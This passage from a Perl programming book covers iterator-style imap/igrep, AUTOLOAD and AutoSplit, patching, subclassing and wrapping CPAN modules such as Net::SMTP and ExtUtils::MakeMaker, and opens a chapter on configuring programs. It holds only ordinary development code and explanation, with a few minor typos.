    my $sub = shift;

    while( @_ > 1 ) {
        unshift @_, $sub->( shift, shift );
        }

    return $_[0];
    }
```

So far this has only worked with flat lists. What if I wanted to do a similar thing with a complex data structure? In my `Object::Iterate` module, I created versions of `map` and `grep` that I can use with arbitrary data structures in objects. I call my versions `imap` and `igrep`:

```
use Object:Iterate qw(igrep imap);

my @filtered    = igrep {...} $object;

my @transformed = imap  {...} $object;
```

I use the same prototype magic I used before, although this time the second argument is a scalar because I'm working with an object instead of a list. I use the prototype, `(&$)`:

```
sub igrep (&$) {
    my $sub    = shift;
    my $object = shift;

    _check_object( $object );

    my @output = ();

    while( $object->$More() ) {
        local $_;

        $_ = $object->$Next;

        push @output, $_ if $sub->();
        }

    $object->$Final if $object->can( $Final );

    wantarray ? @output : scalar @output;
    }

sub _check_object {
    croak( "iterate object has no $Next() method" )
        unless UNIVERSAL::can( $_[0], $Next );
```

```
croak( "iterate object has no $More() method" )
    unless UNIVERSAL::can( $_[0], $More );

$_[0]->$Init if UNIVERSAL::can( $_[0], $Init );

return 1;
}
```

In `igrep`, I put the inline subroutine argument into `$sub` and the object argument into `$object`. `Object::Iterate` works by relying on the object to provide methods to get the next elements for the iteration. I ensure that the object can respond to those methods by calling `_check_object`, which returns true if the object has the right methods.

The `__more__` method lets `igrep` know if there are any more elements to process. If there are more elements to process, `igrep` uses the `__next__` method to get the next element from the object. No matter what I've done to store the data in my object, `igrep` doesn't worry about it because it makes the object figure it out.

Once I have an element, I assign it to `$_`, just like the normal versions of `map` and `grep` do. Inside my inline, I use `$_` as the current element.

Here's a short example using my `Netscape::Bookmarks` module. I want to walk through its tree of categories and links to check all of the links. Once I get my `$bookmarks` object, I use it with `igrep`. Inside the inline subroutine, I use the `check_link` function from my `HTTP::SimpleLinkChecker` module to get the HTTP status of the link. If it's `200`, the link is OK, but since I want the bad links, I `igrep` for the ones that aren't `200`. Finally, I print the number of bad links along with the list of links:

```
#!/usr/bin/perl
# bookmark_checker.pl

use HTTP::SimpleLinkChecker qw(check_link);
use Netscape::Bookmarks;
use Object::Iterate qw(igrep);

my $bookmarks = Netscape::Bookmarks->new( $ARGV[0] );
die "Did not get Bookmarks object!" unless ref $bookmarks;

my @bad_links = igrep {
    200 != check_link($_);
    } $bookmarks;

{
local $/ = "\n\t";
print "There are " . @bad_links . " bad links$/@bad_links\n";
}
```

The magic happens later in the program, where I define the special methods to work with `Object::Iterate`. I create a scope where I can define some methods in the `Netscape::Bookmarks::Category` and provide a scope for the lexical variable `@links`. My `__more__` method simply returns the number of elements in `@links`, and `__next__` returns the first element in `@links`. I could have made this fancier by having `__next__` walk through the data structure instead of using `__init__` to get the elements all at once, but that would take a lot more room on the page. No matter what I decide to do, I just have to follow the interface for `Object::Iterate`:

```
{
package Netscape::Bookmarks::Category;
my @links = ();

sub __more__ { scalar @links }
sub __next__ { shift  @links }

sub __init__
    {
    my $self = shift;

    my @categories = ( $self );

    while( my $category = shift @categories ) {
        push @categories, $category->categories;
        push @links, map { $_->href } $category->links;
        }

    print "There are " . @links . " links\n";
    }
}
```

Autoloaded Methods

When Perl can't find a method on a module or anywhere in its inheritance tree, it goes back to the original class and looks for the special subroutine `AUTOLOAD`. As a catch-all, Perl sets the package variable `$AUTOLOAD` to the name of the method for which it was looking and passes `AUTOLOAD` the same parameter list. After that it's up to me what I want to do.

To define a method based on `AUTOLOAD`, I first have to figure out what the method name should be. Perl puts the full package specification in `$AUTOLOAD`, and I usually only need the last part, which I can extract with a regular expression:

```
if( $AUTOLOAD =~ m/::(\w+)$/ ) {
    # stuff with $1
    }
```

In some code, you'll also see this as a substitution that discards everything but the method name. This has the disadvantage of destroying the original value of `$AUTOLOAD`, which I might want later:

```
$AUTOLOAD =~ s/.*:://;  # destructive, not preferred
```

Once I have the method name, I can do anything I like. Since I can assign to typeglobs to define a named subroutine (as I promised in Chapter 7), I might as well do that. I use `$AUTOLOAD`, which has its original value with the full package specification still, as a symbolic reference. Since `$AUTOLOAD` is not a reference, Perl interprets its typeglob dereference to mean that it should define the variable with that name, access the typeglob, and make the assignment:

```
*{$AUTOLOAD} = sub { ... };
```

If `$AUTOLOAD` is `Foo::bar`, this turns into:

```
*{'Foo::bar'} = sub { ... };
```

That one line sets the right package, defines the subroutine name without defining the code that goes with it, and finally assigns the anonymous subroutine. If I were to code that myself ahead of time, my code would look like this:

```
{
package Foo;

sub bar;

*bar = sub { ... }
}
```

Once I've defined the subroutine, I want to run it with the original arguments I tried to pass to the method name. However, I want to make it look as if `AUTOLOAD` had nothing to do with it, and I don't want `AUTOLOAD` to be in the call stack. This is one of the few places where I should use a `goto`. This replaces `AUTOLOAD` in the subroutine stack and runs the new subroutine I've just defined. By using an ampersand in front of the name and nothing on the other side, Perl uses the current `@_` for the argument list of my subroutine call:

```
goto &{$AUTOLOAD};
```

In Chapter 16 of *Intermediate Perl*, we use `AUTOLOAD` to define subroutines on the fly. We look in the `$AUTOLOAD` variable. If the method name is the same as something in `@elements`, we create an anonymous subroutine to return the value for the hash element with that key. We assign that anonymous subroutine to the typeglob with that name. That's a symbolic reference so we wrap a naked block around it to limit the scope of our `no strict 'refs'`. Finally, once we've made the typeglob assignment we use `goto` to redispatch the method call to the subroutine we just defined. In effect, it's as if the subroutine definition was always there, and the next time I call that method Perl doesn't have to look for it:

```
sub AUTOLOAD {
    my @elements = qw(color age weight height);

    our $AUTOLOAD;
```

```
    if ($AUTOLOAD =~ /::(\w+)$/ and grep $1 eq $_, @elements) {
        my $field = ucfirst $1;
        {
        no strict 'refs';
        *$AUTOLOAD = sub { $_[0]->{$field} };
        }
        goto &$AUTOLOAD;
        }

    if ($AUTOLOAD =~ /::set_(\w+)$/ and grep $1 eq $_, @elements) {
        my $field = ucfirst $1;
        {
        no strict 'refs';
        *$AUTOLOAD = sub { $_[0]->{$field} = $_[1] };
        }
        goto &$AUTOLOAD;
        }

    (my $method = $AUTOLOAD) =~ s/.*:://; # remove package
    die "$_[0] does not understand $method\n";
    }
```

Hashes as Objects

One of my favorite uses of `AUTOLOAD` comes from the `Hash::AsObject` module by Paul Hoffman. He does some fancy magic in his `AUTOLOAD` routine, so I access a hash's values with its keys, as I normally would, or as an object with methods named for the keys:

```
use Hash::AsObject;

my $hash = Hash::AsObject->new;

$hash->{foo} = 42;   # normal access to a hash reference

print $hash->foo, "\n"; # as an object;

$hash->bar( 137 ),      # set a value;
```

It can even handle multilevel hashes:

```
$hash->{baz}{quux} = 149;

print $hash->baz->quux;
```

The trick is that `$hash` is really just a normal hash reference that's blessed into a package. When I call a method on that blessed reference it doesn't exist, so Perl ends up in `Hash::AsObject::AUTOLOAD`. Since it's a pretty involved bit of code to handle lots of special cases, I won't show it here, but it does basically the same thing I did in the previous section by defining subroutines on the fly.

AutoSplit

Autosplitting is another variation on the AUTOLOAD technique, but lately I haven't seen it used as much as it used to be. Instead of defining subroutines dynamically, AutoSplit takes a module and parses its subroutine definitions, and stores each subroutine in its own file. It loads a subroutine's file only when I call that subroutine. In a complicated API with hundreds of subroutines, I don't have to make Perl compile every subroutine when I might just want to use a couple of them. Once I load the subroutine, Perl does not have to compile it again in the same program. Basically, I defer compilation until I need it.

To use AutoSplit, I place my subroutine definitions after the __END__ token so Perl does not parse or compile them. I tell AutoSplit to take those definitions and separate them into files:

```
% perl -e 'use AutoSplit; autosplit( "MyModule.pm", "auto_dir", 0, 1, 1 )'
```

I usually don't need to split a file myself, though, since ExtUtils::MakeMaker takes care of that for me in the build process. After the module is split, I'll find the results in one of the auto directories in the Perl library path. Each of the *.al* files holds a single subroutine definition:

```
ls ./site_perl/5.8.4/auto/Text/CSV
_bite.al        combine.al      fields.al       parse.al        string.al
autosplit.ix    error_input.al  new.al          status.al       version.al
```

To load the method definitions when I need them, I use the AUTOLOAD method provided by AutoLoader and typically use it as a typeglob assignment. It knows how to find the right file, load it, parse and compile it, then define the subroutine:

```
use AutoLoader;
*AUTOLOAD = \&AutoLoader::AUTOLOAD;
```

You may have already run into AutoSplit at work. If you've ever seen an error message like this, you've witnessed AutoLoader looking for the missing method in a file. It doesn't find the file, so it reports that it can't locate the file. The Text::CSV module uses AutoLoader, so when I load the module and call an undefined method on the object, I get the error:

```
<% perl -MNet::SSLeay -e 'Text::CSV-foobar'>>
  Can't locate auto/Net/SSLeay/foobar.al in @INC ( ... ).
```

This sort of error almost always means that I'm using a method name that isn't part of the interface. Perl looked for it in the package definitions, didn't find it, and looked in the *auto/* directories to see if it needed to load and compile just-in-time code. That's why the error complains about a missing file. The AutoSplit stuff isn't used that much anymore, but if you see that *.al* extension in an error message, it's probably the same issue.

Summary

I can use subroutine references to represent behavior as data, and I can use the references like any other scalar.

Further Reading

The documentation for prototypes is in the *perlsub* documentation.

Mark Jason Dominus also used the function names `imap` and `igrep` to do the same thing I did, although his discussion of iterators in *Higher-Order Perl* is much more extensive. I write about my version in “The Iterator Design Pattern” in The Perl Review 0.5 (September 2002), which you can get for free online. Mark Jason’s book covers functional programming in Perl by composing new functions out of existing ones, so it’s entirely devoted to fancy subroutine magic.

Randy Ray writes about autosplitting modules in *The Perl Journal* #6. For the longest time this was my favorite article on Perl and the one that I’ve read most often.

Nathan Torkington’s “CryptoContext” appears in *The Perl Journal* #9, as well as in the TPJ compilation *Best of The Perl Journal: Computer Science & Perl Programming*.

CHAPTER 9

Modifying and Jury-Rigging Modules

Although there are over 25,000 distributions in CPAN, sometimes it doesn't have exactly what I need. Sometimes a module has a bug or needs a new feature. I have several options for fixing things, whether or not the module's author accepts my changes. The trick is to leave the module source the same but still fix the problem.

Choosing the Right Solution

I can do several things to fix a module, and no solution is the right answer for every situation. I like to go with the solutions that mean the least amount of work for me and the most benefit for the Perl community, although those aren't always compatible. For the rest of this section, I won't give you a straight answer. All I can do is point out some of the issues involved so you can figure out what's best for your situation.

Sending Patches to the Author

The least amount of work in most cases is to fix anything I need and send a patch to the author so that he can incorporate it in the next release of the module. There's even a bug tracker for every CPAN module, and the module author automatically gets an email notifying him about the issue.

Sometimes the author is available, has time to work on the module, and releases a new distribution. In that case, I'm done. On the other hand, CPAN is mostly the result of a lot of volunteer work, so the author may not have enough free time to commit to something that won't pay his rent or put food in his mouth. Even the most conscientious module maintainer gets busy sometimes.

To be fair, even the seemingly simplest fixes aren't trivial matters to all module maintainers. Patches hardly ever come with corresponding updates to the tests or documentation, and the patches might have consequences to other parts of the modules or to portability. Furthermore, patch submitters tend to change the interface in ways that work for them but somehow make the rest of the interface inconsistent. Things that seem like five minutes to the submitter might seem like a couple of hours to the maintainer, so they make it onto the To-Do list, but not the Done list.

When I've made my fix I get the *diff*, which is just the parts of the file that have changed. The *diff* command creates the *patch*:

```
% diff -u original_file updated_file  original_file.diff>
```

The patch shows which changes someone needs to make to the original version to get my new version:

```
% diff -u -d ISBN.pm.dist ISBN.pm
--- ISBN.pm.dist        2007-02-05 00:26:27.000000000 -0500
+++ ISBN.pm     2007-02-05 00:27:57.000000000 -0500
@@ -59,8 +59,8 @@
        $self->{'isbn'}      = $common_data;
        if($isbn13)
        {
-               $self->{'positions'} = [12];
-               ${$self->{'positions'}}[3] = 3;
+               $self->{'positions'}    = [12];
+               $self->{'positions'}[3] = 3;
        }
        else
        { $self->{'positions'} = [9]; }
```

The author can take the diff and apply it to his source using the *patch* program, which can read the diff to figure out the file and what it needs to do to update it:

```
% patch < original_file.diff
```

That's the low-tech version. With Git (and many other lightweight source control systems), I can import the distribution into Git, make my changes, and make my patch from that. Once I have the distribution downloaded and unpacked and I change into that directory, I set up the repository and get to work:

```
% git init; git add .; git commit -a -m 'Original sources'
... make changes ...
% git format-patch --stdout -1
```

Yanick Champoux turned this idea into `Git::CPAN::Patch`, which automates most of the process for me. It defines a Git command that I call as *git-cpan*, which handles downloading the latest version of the module and creating the repository:

```
% git-cpan clone Foo::Bar
% cd Foo::Bar
... make changes ...
% git commit -a -m 'I made some changes'
```

When I'm done working, it's easy for me to send the patch:

```
% git-cpan sendpatch
```

Local Patches

If I can't get the attention of the module maintainer, I might just make changes to the sources myself. Doing it this way usually seems like it works for a while, but when I update modules from CPAN, my changes disappear as a new version of the module overwrites the file. I can partially solve that by making my module version number very high, hoping an authentic version isn't greater than the one I choose:

```
our $VERSION = 99999;
```

This has the disadvantage of making my job tough if I want to install an official version of the distribution that the maintainer has fixed. That version will most likely have a smaller number, so tools such as *cpan* and *cpanminus* will think my patched version is up-to-date and won't install the seemingly older, but actually newer, version over it.

Other people who want to use my software might have the same problems, but they won't realize what's going on when things break after they update seemingly unrelated modules. Some software vendors get around this by creating a module directory about which only their application knows and putting all the approved versions of modules, including their patched versions, in that directory. That's more work than I want, personally, but it does work.

Taking Over a Module

If the module is important to you (or your business) and the author has disappeared, you might consider officially taking over its maintenance. Although every module on CPAN has an owner, the administrators of the Perl Authors Upload Server (PAUSE) can make you a co-maintainer, or even transfer complete ownership of the module to you.

The process is simple, although not automated. First, send a message to *modules@perl.org* inquiring about the module status. Often, the administrators can reach the author when you cannot because the author recognizes their names. Second, the admins will tell you to publicly announce your intent to take over the module, which really means to announce it where most of the community will see it. Next, just wait. This sort of thing doesn't happen quickly, because the administrators give the author plenty of time to respond. They don't want to transfer a module while an author's on holiday!

Once you take over the module, though, you've taken over the module. You'll probably find that the grass isn't greener on the other side, and at least empathize with the plight of the maintainers of free software, starting the cycle once again.

Forking

The last resort is forking, or creating a parallel distribution next to the official one. This is a danger of any popular open source project, but it's been only on very rare occasions that this has happened with a Perl module. PAUSE will allow me to upload a module with a name registered to another author. The module will show up on CPAN but PAUSE will not index it. Since it's not in the index, the tools that work with CPAN won't see it even though CPAN stores it. Sites such as CPAN Search and MetaCPAN may mark it as "unauthorized."

If I fork, I don't have to use the same module name as the original. If I choose a different name, I can upload my fixed module, PAUSE will index it under its new name, and the CPAN tools can install it automatically. Nobody knows about my module because everybody uses the original version with the name they already know about and the interface they already use. It might help if my new interface is compatible with the original module or at least provides some sort of compatibility layer.

Starting Over on My Own

I might just decide to not use a third-party module at all. If I write the module myself I can always find the maintainer. Of course, now that I'm the creator and the maintainer, I'll probably be the person about whom everyone else complains. Doing it myself means I have to do it myself. That doesn't quite fit my goal of doing the least amount of work. In very rare cases do these replacement modules catch on, and I should consider that before I do a lot of work.

Replacing Module Parts

I had to debug a problem with a program that used `Email::Stuff` to send email through Gmail. Just like other mail servers, the program was supposed to connect to the mail server and send its mail, but it was hanging on the local side. It's a long chain of calls, starting at `Email::Stuff`, then going through `Email::Simple`, `Email::Send::SMTP`, `Net::SMTP::SSL`, and `Net::SMTP`, and ending up in `IO::Socket::INET`. Somewhere in there something wasn't happening right. This problem, by the way, prompted my `Carp` modifications in Chapter 3 so I could see a full dump of the arguments at each level.

I finally tracked it down to something going on in `Net::SMTP`. For some reason, the local port and address, which should have been selected automatically, weren't. Here's an extract of the real `new` method from `Net::SMTP`:

```
package Net::SMTP;

sub new
{
 my $self = shift;
 my $type = ref($self) || $self;
```

```
 ...
 my $h;
 foreach $h (@{ref($hosts) ? $hosts : [ $hosts ]})
  {
   $obj = $type->SUPER::new(PeerAddr => ($host = $h),
                PeerPort => $arg{Port} || 'smtp(25)',
                LocalAddr => $arg{LocalAddr},
                LocalPort => $arg{LocalPort},
                Proto    => 'tcp',
                Timeout  => defined $arg{Timeout}
                        ? $arg{Timeout}
                        : 120
               ) and last;
  }

...
 $obj;
}
```

The typical call to new passes the remote hostname as the first argument, then a series of pairs after that. Since I don't want the standard SMTP port for Google's service I specify it myself:

```
my $mailer = Net::SMTP->new(
    'smtp.gmail.com',
    Port => 465,
    ...
    );
```

The problem comes in when I don't specify a `LocalAddr` or `LocalPort` argument. I shouldn't have to do that, and the lower levels should find an available port for the default local address. For some reason, these lines were causing problems when they didn't get a number. They don't work if they are `undef`, which should convert to `0` when used as a number, and should tell the lower levels to choose appropriate values on their own:

```
LocalAddr => $arg{LocalAddr},
LocalPort => $arg{LocalPort},
```

To investigate the problem, I wanted to change `Net::SMTP`, but I didn't want to edit *Net/SMTP.pm* directly. I get nervous when editing standard modules. Instead of editing it, I'll surgically replace part of the module. I want to handle the case of the implicit `LocalAddr` and `LocalPort` values but also retain the ability to explicitly choose them. I've excerpted the full solution to show the relevant parts:

```
BEGIN {
use Net::SMTP;

no warnings 'redefine';

*Net::SMTP::new = sub
{
```

```
print "In my Net::SMTP::new...\n";

package Net::SMTP;

# ... snip

my $hosts = defined $host ? $host : $NetConfig{smtp_hosts};
 my $obj;

 my $h;
 foreach $h (@{ref($hosts) ? $hosts : [ $hosts ]})
  {
   $obj = $type->SUPER::new(PeerAddr => ($host = $h),
                PeerPort => $arg{Port} || 'smtp(25)',
                $arg{LocalAddr} ? ( LocalAddr => $arg{LocalAddr} ) : (),
                $arg{LocalPort} ? ( LocalPort => $arg{LocalPort} ) : (),
                Proto    => 'tcp',
                Timeout  => defined $arg{Timeout}
                        ? $arg{Timeout}
                        : 120
               );

  last if $obj;
  }

# ... snip

 $obj;
}
```

To make everything work out I have to do a few things. First I wrap the entire thing in a `BEGIN` block so this code runs before anyone really has a chance to use anything from `Net::SMTP`. Inside the `BEGIN`, I immediately load `Net::SMTP` so anything it defines is already in place; I wouldn't want Perl to replace all of my hard work by loading the original code on top of it. Immediately after I load `Net::SMTP`, I tell Perl not to warn me about what I'm going to do next. That's a little clue that I shouldn't do this lightly, but it's not enough to stop me.

Once I have everything in place, I redefine `Net::SMTP::new()` by assigning to the typeglob for that name. The big change is inside the `foreach` loop. If the argument list didn't have true values for `LocalAddr` and `LocalPort`, I don't include them in the argument list to the `SUPER` class:

```
$arg{LocalAddr} ? ( LocalAddr => $arg{LocalAddr} ) : (),
$arg{LocalPort} ? ( LocalPort => $arg{LocalPort} ) : (),
```

Inside `new`, there's a call to `SUPER`. Unlike what most people expect, that virtual method works with the current package and not the class of the object. As such, inside my subroutine I change the default package to `Net::SMTP`.

That's a nifty trick. If `$arg{LocalAddr}` has a true value, it selects the first option in the conditional operator, so I include `LocalAddr => $arg{LocalAddr}` in the argument list. If `$arg{LocalAddr}` doesn't have a true value, I get the second option of the ternary operator, which is just the empty list. In that case, the lower levels choose appropriate values on their own.

Now I have my fix to my `Net::SMTP` problem, but I haven't changed the original file. Even if I don't want to use my trick in production, it's extremely effective for figuring out what's going on. I can change the offending module and instantly discard my changes to get back to the original. It also serves as an example I can send to the module author when I report my problem.

I could have done this another way. I could copy the module source to a new location and add that new location to `@INC`. I then modify my copy, leaving the original untouched. This would work in the short term, but I'll end up with leftover files that get in the way of other things.

I could have copied the original *Net/STMP.pm* to *~/lib/Net/SMTP.pm* (in my home directory). I can modify and test the copy. If I forget to remove that file but have that directory in `@INC` for another module, I might unintentionally load the modified `Net::SMTP` with whatever unsupported or broken changes I made.

Subclassing

The best solution, if possible, is a subclass that inherits from the module I need to alter. My changes live in their own source files, and I don't have to touch the source of the original module. We mostly covered this in our barnyard example in *Intermediate Perl*, so I won't go over it again here.

Before I do too much work, I create an empty subclass. I'm not going to do a lot of work if I can't even get it working when I haven't changed anything yet. For this example, I want to subclass the `Foo` module so I can add a new feature. I can use the `Local` namespace, which should never conflict with a real module name. My `Local::Foo` module inherits from the module I want to fix, `Foo`, using the `parent` pragma:

```
package Local::Foo

use parent qw(Foo);

1;
```

If I'm going to be able to subclass this module, I should be able to simply change the class name I use, and everything should still work. In my program, I use the same methods from the original class, and since I didn't actually override anything, I should get the exact same behavior as the original module. This is sometimes called the "empty" or "null subclass test":

```
#!/usr/bin/perl

# use Foo
use Local::Foo;

#my $object = Foo->new();
my $object = Local::Foo->new( ... );
```

The next part depends on what I want to do. Am I going to completely replace a feature or method, or do I just want to add a little bit to it? I can add a method to my subclass. I probably want to call the `SUPER` method first to let the original method do its work:

```
package Local::Foo

use parent qw(Foo);

sub new {
    my( $class, @args ) = @_;

    ... munge arguments here

    my $self = $class->SUPER::new( @_ );

    ... do my new stuff here.
    }

1;
```

Sometimes this won't work, though, because the original module can't be subclassed, either by design or accident. For instance, the unsuspecting module author might have used the one-argument form of `bless`. Without the second argument, `bless` uses the current package for the object type. No matter what I do in the subclass, the one-argument `bless` will return an object that ignores the subclass:

```
sub new {
    my( $class, @args ) = @_;

    my $self = { ... };

    bless $self;
    }
```

To make this subclassable I need to use the first argument to `new`, which I stored in `$class`, as the second argument to `bless`:

```
sub new {  # in the subclass to make it subclassable!
    my( $class, @args ) = @_;

    my $self = { ... };

    bless $self, $class;
    }
```

The value in `$class` is the original class name that I used, not the current package. Unless I have a good reason to ignore the original class name, I should always use it with `bless`.

In testing this, there are two things I want to check. First, I need to ensure that inheritance works. That means that somewhere in the inheritance tree I find the parent class, `Foo`, as well as the class I used to create the object, `Local::Foo`:

```
# some file in t/
use Test::More;

my $object = Local::Foo->new();

foreach my $isa_class ( qw( Foo Local::Foo ) )
    {
    isa_ok( $object, $isa_class, "Inherits from $isa_class" );
    }
```

Normally, that should be enough. If I need the object to belong in a particular class rather than merely inherit from it, I can check the exact class using `ref`:

```
is( ref $object, 'Local::Foo', 'Object is type Local::Foo' );
```

The `ref` built-in isn't as good as the `blessed` function from the `Scalar::Util` module that is included in Perl since 5.8. It does the same thing but returns `undef` if its argument isn't blessed. That avoids the case of `ref` returning true for an unblessed reference:

```
use Scalar::Util qw(blessed);
is( blessed $object, 'Local::Foo', 'Object is type Local::Foo' );
```

Once I'm satisfied that I can make the subclass, I start to override methods in the subclass to get my desired behavior.

An ExtUtils::MakeMaker Example

Sometimes module authors know that their module won't meet everyone's needs, and they provide a way to get around the default behavior.

`ExtUtils::MakeMaker` works for most module installers but if it doesn't do something that I need, I can easily change it through subclassing. To do this, `ExtUtils::MakeMaker` uses the special subclass name `My`. Before it calls its hardcoded methods, it looks for the same method names in the package `My` and will use those preferentially.

As `MakeMaker` performs its magic, it writes to the file *Makefile* according to what its methods tell it to do. What it decides to write comes from `ExtUtils::MM_Any`, the parent class for the magic, and then perhaps a subclass, such as `ExtUtils::MM_Unix` or `ExtUtils::MM_Win32`, that might override methods for platform-specific issues.

In my `Test::Manifest` module I want to change how testing works. I want the `make test` step to execute the test files in the order I specify rather than the order in which `glob` returns the filenames from the *t/* directory. The function `test_via_harness` writes out a section of the *Makefile*. I know this because I look in the *Makefile* to find which bits do the part I want to change, then look for that text in the module to find the right function:

```
package ExtUtils::MM_Any;

sub test_via_harness {
    my($self, $perl, $tests) = @_;

    return qq{\t$perl "-MExtUtils::Command::MM" }.
        qq{"-e" "test_harness(\$(TEST_VERBOSE),
        '\$(INST_LIB)', '\$(INST_ARCHLIB)')" $tests\n};
}
```

After interpolations and replacements, the output in the *Makefile* shows up as something like this (although results may differ by platform):

```
test_dynamic :: pure_all
        PERL_DL_NONLAZY=1 $(FULLPERLRUN) "-MExtUtils::Command::MM" "-e"
        "test_harness($(TEST_VERBOSE), '$(INST_LIB)', '$(INST_ARCHLIB)')"
        $(TEST_FILES)
```

After boiling everything down, a `make test` essentially runs a command that globs all of the files in the *t/* directory and executes them in that order. This leads module authors to name their modules odd things like *00.load.t* or *99.pod.t* to make the order come out how they like:

```
perl -MExtUtils::Command::MM -e 'test_harness( ... )' t/*.t
```

It doesn't matter much what `test_harness` actually does as long as my replacement does the same thing. In this case, I don't want the test files to come from `@ARGV` because I want to control their order.

To change how that works, I need to get my function in the place of `test_harness`. By defining my own `test_via_harness` subroutine in the package `MY`, I can put any text I like in place of the normal `test_via_harness`. I want to use my function from `Test::Manifest`. I use the full package specification as the subroutine name to put it into the right namespace:

```
package Test::Manifest;

sub MY::test_via_harness {
    my($self, $perl, $tests) = @_;

    return qq|\t$perl "-MTest::Manifest" | .
        qq|"-e" "run_t_manifest(\$(TEST_VERBOSE), '\$(INST_LIB)', | .
        qq|'\$(INST_ARCHLIB)', \$(TEST_LEVEL) )"\n|;
    };
```

Instead of taking the list of files as arguments, in my `run_t_manifest` subroutine I call `get_t_files()`, which looks in the file *t/test_manifest*. Once `run_t_manifest()` has the list of files, it passes it to `Test::Harness::runtests()`, the same thing that the original `test_harness()` ultimately calls:

```
use File::Spec::Functions;

my $Manifest = catfile( "t", "test_manifest" );

sub run_t_manifest {
    ...;

    my @files = get_t_files( $level );

    ...;
    Test::Harness::runtests( @files );
    }

sub get_t_files {
    return unless open my $fh, $Manifest;

    my @tests = ();

    while( <$fh> ) {
        ...;

        push @tests, catfile( "t", $test ) if -e catfile( "t", $test );
        }
    close $fh;

    return wantarray ? @tests : join " ", @tests;
    }
```

In *t/test_manifest* I list the test files to run, optionally commenting lines I want to skip. I list them in any order I like, and that's the order I'll run them:

```
load.t
pod.t
pod_coverage.t
#prereq.t
new.t
feature.t
other_feature.t
```

By subclassing the module I don't have to fool with `ExtUtils::MakeMaker`, which I certainly don't want to do. I get the feature I want and I don't break the module for anyone else. I still have the same `ExtUtils::MakeMaker` source that everyone else has. I go through the same process if I need to change any other behavior in `ExtUtils::MakeMaker`.

Other Examples

For another example of subclassing, see Chapter 14, where I subclass `Pod::Simple`. Sean Burke wrote the module specifically for others to subclass. Most of this book started as pseudopod, a special O'Reilly Media variant of plain ol' documentation, and I created my own `Pod::PseudoPod` subclasses to convert the source to HTML pages for the website and for the final sources for the production team.

Wrapping Subroutines

Instead of replacing a subroutine or method, I might just want to wrap it in another subroutine. That way I can inspect and validate the input before I run the subroutine and I can intercept and clean up the return value before I pass it back to the original caller. The basic idea looks like this:

```
sub wrapped_foo {
    my @args = @_;

    ...; # prepare @args for next step;

    my $result = foo( @args );

    ...; # clean up $result

    return $result;
    }
```

To do this right, however, I need to handle the different contexts. If I call `wrapped_foo` in list context, I need to call `foo` in list context too. It's not unusual for Perl subroutines to have contextual behavior and for Perl programmers to expect it. My basic template changes to handle scalar, list, and void contexts:

```
sub wrapped_foo {
    my @args = @_;
    ...; # prepare @args for next step;
    if( wantarray ) {          # list context
        my @result = foo( @args );

        return @result;
        }
    elsif( defined wantarray ) { # scalar context
        my $result = foo( @args );
        ...; # clean up $result
        return $result;
        }
    else {                      # void context
        foo( @args );
        }
    }
```

It gets a bit more complicated than this, but Damian Conway makes it easy with Hook::LexWrap. He lets me add pre- and posthandlers that run before and after the wrapped subroutine, and he takes care of all of the details in the middle. His interface is simple; I use the wrap subroutine and provide the handlers as anonymous subroutines. The wrapped version is sub_to_watch(), and I call it as a normal subroutine:

```
#!/usr/bin/perl

use Hook::LexWrap;

wrap 'sub_to_watch',
    pre  => sub { print "The arguments are [@_]\n" },
    post => sub { print "Result was [$_[-1]]\n" };

sub_to_watch( @args );
```

Hook::LexWrap adds another element to @_ to hold the return value, so in my posthandler I look in $_[-1] to see the result.

I can use this to rewrite my divide example from Chapter 3. In that example, I had a subroutine to return the quotient of two numbers. In my made-up situation, I was passing it the wrong arguments, hence getting the wrong answer. Here's my subroutine again:

```
sub divide {
    my( $n, $m ) = @_;
    my $quotient = $n / $m;
    }
```

Now I want to inspect the arguments before they go in, and see the return value before it comes back. If the actual arguments going in and the quotient match, then the subroutine is doing the right thing, but someone is using the wrong arguments. If the arguments are right but the quotient is wrong, then the subroutine is wrong:

```
#!/usr/bin/perl

use Hook::LexWrap;

sub divide {
    my( $n, $m ) = @_;
    my $quotient = $n / $m;
    }

wrap 'divide',
    pre  => sub { print "The arguments are [@_]\n" },
    post => sub { print "Result was [$_[-1]]\n" };

my $result = divide( 4, 4 );
```

After I wrap the subroutine, I call divide as I normally would. More importantly, though, I'm not changing my program for calls to divide, because Hook::LexWrap does some magic behind the scenes to replace the subroutine definition so that my entire program sees the wrapped version. I've changed the subroutine without editing the original source. Without (apparently) changing the subroutine, whenever I call it I get a chance to see extra output:

```
The arguments are [4 4 ]
Result was [1]
```

When I remove the `wrap`, I leave everything just as I found it and don't have to worry about reverting my changes.

Summary

I don't have to change module code to change how a module works. For an object-oriented module, I can create a subclass to change the parts I don't like. If I can't subclass it for some reason, I can replace parts of it, just as I can with any other module. No matter what I do, however, I usually want to leave the original code alone (unless it's my module and I need to fix it) so I don't make the problem worse.

Further Reading

The *perlboot* documentation has an extended subclassing example, although this document was removed in v5.16. You can read it in earlier versions of Perl. It's also in *Intermediate Perl*.

I talk about `Hook::LexWrap` in "Wrapping Subroutines to Trace Code Execution", *The Perl Journal*, July 2005.

`Code::Splice` and `Monkey::Patch` are interesting alternatives to `Hook::Lex::Wrap`, but they are fairly young experiments.

The documentation of *diff* and *patch* discuss their use. The *patch* man page is particularly instructive since it contains a section near the end that talks about the pragmatic considerations of using the tools and dealing with other programmers.

CHAPTER 10
Configuring Perl Programs

It seems that whenever I write what I think is a useless or short-term program, then show it to someone, I ultimately end up supporting a new application. People ask me to write a similar program for them or slightly modify a program for them. The change never seems to actually be slight, either.

I don't get trapped into creating or maintaining multiple versions of a program. I can make the programs configurable, and do it so users don't have to touch the code. Otherwise they are going to modify the code themselves and come back to me when they don't know how to fix the syntax error from the semicolon they forgot. A little work making my program configurable saves me headaches later.

Things Not to Do

The easiest, and worst, way to configure my Perl program is simply to put a bunch of variables in it and tell people to change those values if they need different settings. The user then has to open my program and change the values to change the behavior of my program. This gives people the confidence to change other things too, despite my warning to not change anything past the configuration section. Even if those users stay within the section where I intend them to edit code, they might make a syntax error. That is, they will make syntax errors. Not only that, if they have to install this program on several machines, they'll end up with different versions on each machine. Any change or update in the program requires them to edit every version:

```
#!/usr/bin/perl
use strict;
use warnings;
my $Debug   = 0;
my $Verbose = 1;
my $Email   = 'alice@example.com';
my $DB      = 'DBI:mysql';
#### DON'T EDIT BEYOND THIS LINE !!! ###
```

I really don't want them to think about what the source is; they just need to know what it does and how they can interact with it. I don't really care if they know which language I used, how it works, and so on. I want them to get work done, which really means I don't want them to have to ask me for help. I also don't want them to look inside code, because I don't expect them even to know Perl. They can still look at the code (we do like open source, after all), but they don't need to if I've done my job well.

